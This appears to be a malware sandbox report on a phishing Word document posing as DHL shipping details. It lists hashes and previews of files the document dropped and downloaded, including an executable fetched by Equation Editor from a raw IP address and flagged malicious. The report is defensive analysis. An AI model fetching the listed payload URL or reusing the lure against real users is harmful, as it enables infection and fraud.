Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	133
Entropy (8bit):	4.228766108684801
Encrypted:	false
SSDEEP:	3:yVlgQPDRlgsRlz4RHWzij6SlLM3lNLLh3plU+lFZ276:yPdPDDblz4RHWpSq3lNe+J22
MD5:	8E89C48D746C11FEA804C52D0881BDAA
SHA1:	216261EE5B07A5701F888EBF3485A1B2668B114A
SHA-256:	25F668C71F47BA804180E2BF2CB3812D662AE9D1CC3451D56C7C40047D700AC9
SHA-512:	F4321234AC52771ECF5B58C1E15D1B35CBBB09E13F8B1EBA31B4CA1426AB1196A4DBECE6DA09A46EB6A5DC483F588B8AD931C85A4BFB17CEE5D0A6111B6792EA
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q.....H..@....b..q....]F.S.D.-.{.B.B.F.4.E.4.A.C.-.D.3.F.E.-.4.2.3.5.-.9.1.4.F.-.E.6.4.6.2.6.B.2.2.1.A.9.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	144008
Entropy (8bit):	0.305976323984198
Encrypted:	false
SSDEEP:	384:34VtM56CKjqUxUpK4IAYqqUxUpK4IAYX5m1kt:oqTq
MD5:	C1A68D7886D4521B3D0A82B54BC64BD3
SHA1:	57BCE888FB80B07B86F079E60711BE21195CAA44
SHA-256:	07389D13244E78927034E12F50F65215243278CEF49AA0B5D920668CD7DD421D
SHA-512:	12ACDAA755ACBC9D5B5A787083F48E541DA0420CFCE17318919515494F1ADD4F363063278B1D6E578A9E8D986ADF7C0A3CECBBC8EEBAB5D5AFE6354940010036
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	
Reputation:	low
Preview:	......M.eFy...zb...mOTO...0O...S,...X.F...Fa.q.....xl...G.B."*.....j....J...,.....t...t...t...t..... ....zV..... ..@..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	149973
Entropy (8bit):	0.2784291666095703
Encrypted:	false
SSDEEP:	48:I3s8BPwNoUYT9ja3f9jVYq8VGotRP008NnHgJR2Mh5uGZ:KsiBJ8B1mZ58
MD5:	B18103AA0D6EEA8856232FC898D97E5E
SHA1:	26402AF85EDC2D27C35AD596062221F59F36C5FD
SHA-256:	9D1E3BBC512969B394953AFC777FD57E9623505811F4F68D0AAF9B131A392AC7
SHA-512:	1B2C0112AB71BD54CB16DE9632528801D7D1E41A0436E24F335A01C4DFCEB2767EF795A79381F79D25260762F32B367FA03F5CF49EBB93A07EED6071846EAC6
Malicious:	false
Reputation:	low
Preview:	......M.eFy...zM.[..2.D.0.G../.S,...X.F...Fa.q.....N...]Z,@.....=yfB.G..C+.*P.....t...t...t...t..... ....]..u...L..}.....=yfB.G..C+.*P..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	133
Entropy (8bit):	4.183653326729914
Encrypted:	false
SSDEEP:	3:yVlgQPDRlgsRlz0OwpIOAhOkSlwAYczlygCf276:yPdPDDblz0tmOFkS7JygK22
MD5:	2F501DC5F7800E311E86D84AAE819491
SHA1:	2CF0729178CC544847F42195AB8AC122FADCABD2
SHA-256:	1B594DE9AE52DF312BB9D8329B9F01594342B75A2CD49CB0156F58A5C7D2B19E
SHA-512:	3EED54E9C9E369F1C0A30B2929A003527E114DCAEE7C538133A59737B5EA4A0CDAFEAE26BF1E9A4DCA52594CBB06A8E2D74B1D1ECCCBC948131ED39E11CB7C79
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q.....H..@....b..q....]F.S.D.-.{.0.F.F.8.C.E.5.6.-.1.9.6.E.-.4.1.F.E.-.8.5.4.9.-.9.9.0.9.8.D.1.2.E.E.9.8.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	387072
Entropy (8bit):	6.9572597315329805
Encrypted:	false
SSDEEP:	6144:1wpTcyLItYxn3QDQN/rismCZyxB7HZ7g+xsoyEnGYgGI:1wpTd063QDQNSCZQB757txnG5l
MD5:	29E8627D7B80C21FC98C82314F3DF5E2
SHA1:	22817310A3108CED7EC26488E1E2D3D2F8C32018
SHA-256:	98BF20A283219C4CC786234B7D389766FDDBE3B095D13C9109F5406128E83103
SHA-512:	67DA772472FEA7587503C674CC7695D24D6A9B777FD3FB41090058730F65BDF55C7F5CF619EF8A6C2EBB0F03A5FF4DDD81A5846A40D307C711D9B71F72F2052
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 42%
Joe Sandbox View:	• Filename: dot.dot, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://23.95.122.24/zyo/vbc.exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... ..PE..L.....^.....A.....@.....6.....g.....<.... ...,.....P.....X...@.....te xt...c..... ..`.data.....@....fipuh.....@....wuta...y.....@....new.....I.....J.....@..@.rsrc...,... ..... .@..@.reloc.....P.....L.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Z1MU4GXL.dot	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Rich Text Format data, unknown version
Category:	downloaded
Size (bytes):	12899
Entropy (8bit):	5.628188977802884
Encrypted:	false
SSDEEP:	384:CrbzX8txvSYHKdnddR6DJlNmBjL0ztbQ3om:uH8bKdlkJlNmBjatO
MD5:	40F03856876FDA8B3BDA880D1D5A4636
SHA1:	D252C054154C5524DFBF3F3238B32F711290FD36
SHA-256:	A4358B898C41852211EE727E4B8C0D05301BF4C6A90A4780C5A6F8B1B1CF5C81
SHA-512:	559A93F09A07A3AA13FFCE038EF2D47A1B73EF6301FD2799A9B3CAE99B3E7B652E65951A318CBE7BC31AE25FFEB05C644B08F306553EC9C70B4E60794E1E668 7
Malicious:	false
IE Cache URL:	http://23.95.122.24/..-.-.-.-.-.-.-.-.-._---------_-------_-------....-./.....dot
Preview:	{\rtf3157&?^:499?9%.74&.0~.;@?!.?>.~'6:#._<.(8)-?*/:]@6!4'``9.($4\|'%;!!6\|5?9.<@:;+[^~#%'\|^?..]5=%77^:._<3/5?>~:</82;>.?>?5<?``_\|~.>>?@2'_%1:?3$?#$74#+8?@? 7!3?;?4?\|,,?;//)#%&..\|%?02>9>\|._4*,/&]9?&1-!..\|0&.@?.88?%%;;(3`8?[*.+*^4&29\|%5*\|?1\|%=1]^+)([,-.?0^@)#:*5?^'_?8[9?.?++-4!_9,.%..3;~?&$#;%=6+53~<.30|4|@7'/=:-4 ;>``:,%`0[?`1?-???+=:[?*?+6'?'<|1?:4&;+>.^)||%58=|).4<.84</%_93,@[;?70[?5%.;![.?:2~-6-%$?_?64[?=7/???<9.'2|.3?[?2?;!75.*_?7?3,``8-6??.6.).)'?1<=..]!%98-1?$70%?5? \|.6\|$=!=5!14$@'.%>][?163?)5+.56[=%479[.]`7':%.<?$-837|=.`-.?3%?|?)*!6=^,5<=?|[)>*=%%~8../;!=~=?:])5>%9&$'!(2/2)[#@;8??$8^#?-<,@?=?<99.`8..5/4`!#@$@?-807- (??:*..85'?`.?[~7%-/*8<;&5#?323~<.>=8';??-8?0?3^??.~1.%4`.?$?%9.=;~57).^?$:)[.780-.?.*8.1.>?%=[7#%8;*`3;(03'.8#?*?9>9'#0-,+/=.%?*&9-?+8~.1)'*32?@;`~1?(2~%8 [>^)?![%*3/?)>?6#.;#?[;>.-?,<+29:=?_2%+3)5),).;9*2@/3)=>.+#.3|%0.]3<!&[,~/69,?.?^0,~1.;,;^?%?%.1@_~@?-?99|^19$#%\|#]:**.737%]?%?+/)?[?%13..1%1.@%,'#;<(;! [13>%!,3-.![%&']7:?65;33\|]<?0@:-.'2^&?-.</<'7?=@?$(^*33]%0:2?.&_?!4<

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A9585664.dot	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Rich Text Format data, unknown version
Category:	dropped
Size (bytes):	12899
Entropy (8bit):	5.628188977802884
Encrypted:	false
SSDEEP:	384:CrbzX8txvSYHKdnddR6DJlNmBjL0ztbQ3om:uH8bKdlkJlNmBjatO
MD5:	40F03856876FDA8B3BDA880D1D5A4636
SHA1:	D252C054154C5524DFBF3F3238B32F711290FD36
SHA-256:	A4358B898C41852211EE727E4B8C0D05301BF4C6A90A4780C5A6F8B1B1CF5C81
SHA-512:	559A93F09A07A3AA13FFCE038EF2D47A1B73EF6301FD2799A9B3CAE99B3E7B652E65951A318CBE7BC31AE25FFEB05C644B08F306553EC9C70B4E60794E1E668 7
Malicious:	false
Preview:	{\rtf3157&?^:499?9%.74&.0~.;@?!.?>.~'6:#._<.(8)-?*/:]@6!4'``9.($4\|'%;!!6\|5?9.<@:;+[^~#%'\|^?..]5=%77^:._<3/5?>~:</82;>.?>?5<?``_\|~.>>?@2'_%1:?3$?#$74#+8?@? 7!3?;?4?\|,,?;//)#%&..\|%?02>9>\|._4*,/&]9?&1-!..\|0&.@?.88?%%;;(3`8?[*.+*^4&29\|%5*\|?1\|%=1]^+)([,-.?0^@)#:*5?^'_?8[9?.?++-4!_9,.%..3;~?&$#;%=6+53~<.30|4|@7'/=:-4 ;>``:,%`0[?`1?-???+=:[?*?+6'?'<|1?:4&;+>.^)||%58=|).4<.84</%_93,@[;?70[?5%.;![.?:2~-6-%$?_?64[?=7/???<9.'2|.3?[?2?;!75.*_?7?3,``8-6??.6.).)'?1<=..]!%98-1?$70%?5? \|.6\|$=!=5!14$@'.%>][?163?)5+.56[=%479[.]`7':%.<?$-837|=.`-.?3%?|?)*!6=^,5<=?|[)>*=%%~8../;!=~=?:])5>%9&$'!(2/2)[#@;8??$8^#?-<,@?=?<99.`8..5/4`!#@$@?-807- (??:*..85'?`.?[~7%-/*8<;&5#?323~<.>=8';??-8?0?3^??.~1.%4`.?$?%9.=;~57).^?$:)[.780-.?.*8.1.>?%=[7#%8;*`3;(03'.8#?*?9>9'#0-,+/=.%?*&9-?+8~.1)'*32?@;`~1?(2~%8 [>^)?![%*3/?)>?6#.;#?[;>.-?,<+29:=?_2%+3)5),).;9*2@/3)=>.+#.3|%0.]3<!&[,~/69,?.?^0,~1.;,;^?%?%.1@_~@?-?99|^19$#%\|#]:**.737%]?%?+/)?[?%13..1%1.@%,'#;<(;! [13>%!,3-.![%&']7:?65;33\|]<?0@:-.'2^&?-.</<'7?=@?$(^*33]%0:2?.&_?!4<

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0863C5D3-5908-4917-8FD7-8909E0160183}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	dBase III DBT, version number 0, next free block index 7536653
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.10581667566270775
Encrypted:	false
SSDEEP:	3:Ghl/dlYdn:Gh2n
MD5:	28ADF62789FD86C3D04877B2D607E000
SHA1:	A62F70A7B17863E69759A6720E75FC80E12B46E6
SHA-256:	0877A3FC43A5F341429A26010BA4004162FA051783B31B8DD8056ECA046CF9E2
SHA-512:	15C01B4AD2E173BAF8BF0FAE7455B4284267005E6E5302640AA8056075742E9B8A2004B8EB6200AA68564C40A2596C7600D426619A2AC832C64DB703A7F0360D
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0863C5D3-5908-4917-8FD7-8909E0160183}.tmp	
Preview:	..s.d.f.s.f..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{24814E40-30CA-4646-ACFF-79FC9E14ADCB}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D2384D6F-8836-4311-8D36-3954D2EB570F}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	16896
Entropy (8bit):	3.638204091860009
Encrypted:	false
SSDEEP:	384:3rOmx7l0ugn8SlWlnrAc+zxPKbJB9C54wCpj2LxwMhVEwvk4Pw:3rOmx7Z5Un0c+NKpq1Uj5MDE6Pw
MD5:	23F1AC7DB1600320D6CE2850F3D9249B
SHA1:	DDC40E4D9B52AE057E75EA9CB05F4A974C0AB617
SHA-256:	F8DBD12BE3629F58B4AF662A9CC7E21768C3664CDD694792164D7153EF7C0C0B
SHA-512:	193F75B27A31F465BD80868895B4CE2F7AE1827C5DEEE16466DBC73ADB6E47DECC56D53E5440740AE7850FDA1210B6B2BD023ABBFDD30CE850139FE9D98A6842
Malicious:	false
Preview:	&.?.^.:.4.9.9.?.9.%...7.4.&...0.~...;.@.?.!...?.>...~.'.6.:.#..._.<...(.8.).-.?.*./.::].@.6.!.4.'.`.`.9...(.$.4.|.'.%.;.!.!.6.|.5.?.9...<.@.:.;.+.[.^.~.#.%.'.|.^.?.....].5.=.%.7.7.^.:._.<.3./.5.?.>.~.:.<./.8.2.;.>...?.>.?.5.<.?.`.`._.|.~...>.>.?.@.2.'._.%.1.:.?.3.$.?.#.$.7.4.#.+.8.?.@.?.7.!.3.?.;.?.4.?.|.,.,.?.;././.).#.%.&.....|.%.?.0.2.>.9.>.|...._.4.*.,./.&.].9.?.&.1.-.!.....|.0.&...@.?...8.8.?.%.%.;.;.(.3.`.8.?.[.*...+.*.^.4.&.2.9.|.%.5.*.|.?.1.|.%.=.1.].^.+.).(.[.,.-...?.0.^.@.).#.:.*.5.?.^.'._.?.8.[.9.?...?.+.+.-.4.!._.9.,...%.....3.;.~.?.&.$.#.;.%.=.6.+.5.3.~.<...3.0.|.4.|.@.7.'./.=.:.-.4.;.>.`.'.:.,.%.`.0.[.?.`.1.?.-.?.?.?.+.=.:.[.?.*.?.+.6.'.?.'.<.|.1.?.:.4.&.;.+.>...^.).|.|.%.5.8.=.|.)...4.<...8.4.<./.'.%._.9.3.,.@.[.;.?.7.0.[.?.5.%...;.!.[...?.:.2.~.-.6.-.%.$.?._.?.6.4.[.?.=.7./.?.?.?.<.9...'.2.|...3.?.[.?.2.?.;.!.7.5...*._.?.7.?.3.,.`.'.8.-.6.?.?...6...)...).'.?.1.<.=.....].!.%.9.8.-.1.?.$.7.0.%.?.5.?.|...6.|.$.=.!.=.5.!.1.4.$.@.'...%.>.].[.?.1.6.3.?.).5.+...5.6.[.=.%.4.7.9.

C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	137348
Entropy (8bit):	0.05990522701123808
Encrypted:	false
SSDEEP:	12:I3DP84TK7NCfv8p/eR1P84TKbThlQvSQapO0fmuRo6/7yP84TKAxXQuKp:I3cNT/umlQvq7fmXQB
MD5:	4D6E76FC3F17F88B29F9510EAEC618F0
SHA1:	1BC12ACA14DB8234EAF370EBA124F72349978D08
SHA-256:	E9AE520B79C76971B6ACC434C4A99BE471FBBF5EA88EE908CF88F376169B52ED
SHA-512:	85F6836B31B0B246127027AE57572748EDA6DB637B84B1F161EB6D6A5E42085B8326E6215F3FAD131027104804C19E65F461BFE14FBD2B03C6146BA4209D33D2
Malicious:	false
Preview:	......M.eFy...z.]c..X.L.u!..=Q.S,...X.F...Fa.q.....'lN`x.I..x=b=.1.....(O.EB.|..ZqIE.....t...t...t...t..... ....k..\...C.GD..Y.v.....(O.EB.|..ZqIE..... .....

C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	
Category:	dropped
Size (bytes):	137348
Entropy (8bit):	0.05940107324631241
Encrypted:	false
SSDEEP:	12:I3DP0yYvshfv8pvI1P0yYgbLuSQap3ttO/7yP0yYcsnRKp:I3uxAVeqfdx
MD5:	A9E98123C36986634228A6B4DF1F01AD
SHA1:	B8D2423B8D46BF2F219E659BAB7C45CBEFEC53D0
SHA-256:	75C0DA02749FC6DD69B5BDE84F77A64551BB325B39CA96757BABCD7C245028B3
SHA-512:	E9974DEA2FD6BCE445E8B08B7FB6B4754E03060D8949EE2FDA4DD51548B97311DF8B628274C97E1E51B654A65076C65FB00B9032E23A88B857B900FB93C2802E
Malicious:	false
Preview:	......M.eFy...zb...mOTO...0O...S,...X.F...Fa.q.....5.O.../.....j....J...,.....t...t...t...t..... ....,nE.r.l..P.....j....J...,..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.- on 23.95.122.24.url	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<http://23.95.122.24/..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.-/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	104
Entropy (8bit):	3.5598567524029425
Encrypted:	false
SSDEEP:	3:HRAbABGQYm/ehLOXGa2NCECOCDL8u:HRYFVm/K4GamM
MD5:	9068824ABC5363BBBB1BC24BDC796847
SHA1:	3234BF172D79876FDA384D7326F000847961F145
SHA-256:	7B6042BC97E26DEF346B27CE7BE84A74D59900B0894957709BCB11B9EFB5B17D
SHA-512:	68A5782DE52FA8DDE219F18327A03FAB3E98EC1090837BB6FDC33B441F127D0999FA1A25865BE762863E29C5179099688923112603 1BEDA94DDFCEFCA47E10F5
Malicious:	false
Preview:	[InternetShortcut]..URL=http://23.95.122.24/..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.-/..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\.....dot.url	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<http://23.95.122.24/..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.-/.....>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	187
Entropy (8bit):	2.6645253060565093
Encrypted:	false
SSDEEP:	3:HRAbABGQYm/ehLOXGa2NCECOCDL8vbpKovn:HRYFVm/K4GamBcov
MD5:	73B2615362C3FE0FB01D66FCE88877F1
SHA1:	F5EB7FC057528410EB83F62B8D6F981A40351BF6
SHA-256:	063F86C8C5E079BE7349F051DFDDB8EF5CD8A8FF8B1BB5C7288F41CC37DB992D
SHA-512:	78472741582D4C84ACE4D8F037ECEF863D9BA99B840287C5DDCB731A0AD71FA7CDC2CDEEDD6DE0B25BB2D61BF07D428F4FA52B958F7E6BC7BE1DD9674405 BA7
Malicious:	false
Preview:	[InternetShortcut]..URL=http://23.95.122.24/..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.-/.....dot..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\DHL Shipping doc & Shipment tracking details.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Wed Aug 26 14:08:17 2020, atime=Thu Apr 8 19:17:35 2021, length=10327, window=hide
Category:	dropped
Size (bytes):	2378
Entropy (8bit):	4.601459701041042
Encrypted:	false
SSDEEP:	48:8v/XTFGqOWhkLX4hk8sAQh2v/XTFGqOWhkLX4hk8sAQ/:8v/XJGqOWhkj4hk8vQh2v/XJGqOWhkjB
MD5:	9BC6F39551E02BD9C07CA63F140F125C
SHA1:	5C646BC35575C90D87971033761C66C636002C51
SHA-256:	4A9F4D594C82D025F771F9DBDC3FA1B426ED020A38974E92FFEECDC36FA6D14E
SHA-512:	C31083A8F0CDB124A11A5ED17D97DF5DDBEB5810849373EC11081C49654E7A95AF56325C5E3AA2C4E051328E9C1C519ED01CD4AD89DD31D4D08AB989AF4D0 0B
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\DHL Shipping doc & Shipment tracking details.LNK	
Preview:	L.....F.... .....)..{....)..{...N}6.,..W(.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.W(...R2. .DHLSHI~1.DOC.....Q.y.Q.y*...8.....D.H.L. .S.h.i.p.p.i.n.g. .d.o.c. .&. .S.h.i.p.m.e.n.t. .t.r.a.c.k.i.n.g. .d.e.t.a.i.l.s...d.o.c.x.....-...8...[.....?J.....C:\Users\..#.....\\841675\Users.user\Desktop\DHL Shipping doc & Shipment tracking details.docx.H.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.H.L. .S.h.i.p.p.i.n.g. .d.o.c. .&. .S.h.i.p.m.e.n.t. .t.r.a.c.k.i.n.g. .d.e.t.a.i.l.s...d.o.c.x.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	547
Entropy (8bit):	3.4687573675441232
Encrypted:	false
SSDEEP:	6:Vk9/aNrPKpk9lMVulEcvJVh2VulEcvJnpk9lMVulEcvJL:k/srCYlMVcE6l2VcE6hYlMVcE6l
MD5:	F13178557A2770D28E9168A7D862AC2E
SHA1:	67394C8D3DC0B10C769E5163DAE8AEB60BE361E0
SHA-256:	31D356CA93634748DFC4709B96D9D4480BC0BB0A2169AF7E96F7536406151465
SHA-512:	C6A962BA5CDCCF7464F5C959E52BE8EEFC2DCCF4EE56565D0AF90C4AABF99E7E4411DA714971A5DCF96114DF0266F03674EA00008D219F75E2E74A5E44EB57C
Malicious:	false
Preview:	[dot].....dot.url=0....-.-.-.-.-.-.-.-.-._---------_-------_-------....-.- on 23.95.122.24.url=0..[dot].....dot.url=0..[misc]..DHL Shipping doc & Shipment tracking details.LNK=0..DHL Shipping doc & Shipment tracking details.LNK=0..[dot].....dot.url=0..[misc]..DHL Shipping doc & Shipment tracking details.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	modified
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D84
Malicious:	false
Preview:	..

C:\Users\user\Desktop\~$L Shipping doc & Shipment tracking details.docx	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIID9l

C:\Users\user\Desktop\~$L Shipping doc & Shipment tracking details.docx	
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	6.9572597315329805
Encrypted:	false
SSDEEP:	6144:1wpTcyLItYxn3QDQN/rismCZyxB7HZ7g+xsoyEnGYgGI:1wpTd063QDQNSCZQB757txnG5l
MD5:	29E8627D7B80C21FC98C82314F3DF5E2
SHA1:	22817310A3108CED7EC26488E1E2D3D2F8C32018
SHA-256:	98BF20A283219C4CC786234B7D389766FDDBE3B095D13C9109F5406128E83103
SHA-512:	67DA772472FEA7587503C674CC7695D24D6A9B777FD3FB41090058730F65BDF55C7F5CF619EF8A6C2EBB0F03A5FF4DDD81A5846A40D307C711D9B71F72F2052
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 42%
Joe Sandbox View:	• Filename: dot.dot, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... ..PE..L.....^.....A.....@.....6.....g.....<.... ...,.....P.....X...@.....te xt...c..... ..`.data.....@....fipuh.....@....wuta...y.....@....new.....l.....J.....@..@.rsrc...,... ..... .@..@.reloc.....P.....L.....@..B..... .....

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	6.903597109209728
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	DHL Shipping doc & Shipment tracking details.docx
File size:	10327
MD5:	30909a9932c77fb923a96b1b090b4806
SHA1:	2bbe988290a47de63763796db6a39de0e268a5cf
SHA256:	23e650ad3f02ea9f4a402bf5e719d745b7c307c34fd8915045c79d51aab48741
SHA512:	3a42c4e4384bed6fe50d3ac3cc02d65108b315ae899abea355792d2f1063be415d80aa1786bac9053a5b7a5f6224 1fcc5e53cb8c222c252a430b9af0c034836
SSDEEP:	192:ScIMmtPm0jwluG/bHF/g4CBAfXViwtpV8b3xl:SPXBjwldHZkBoViMQH
File Content Preview:	PK.....!....7f... .....[Content_Types].xml ...(..... ....

File Icon

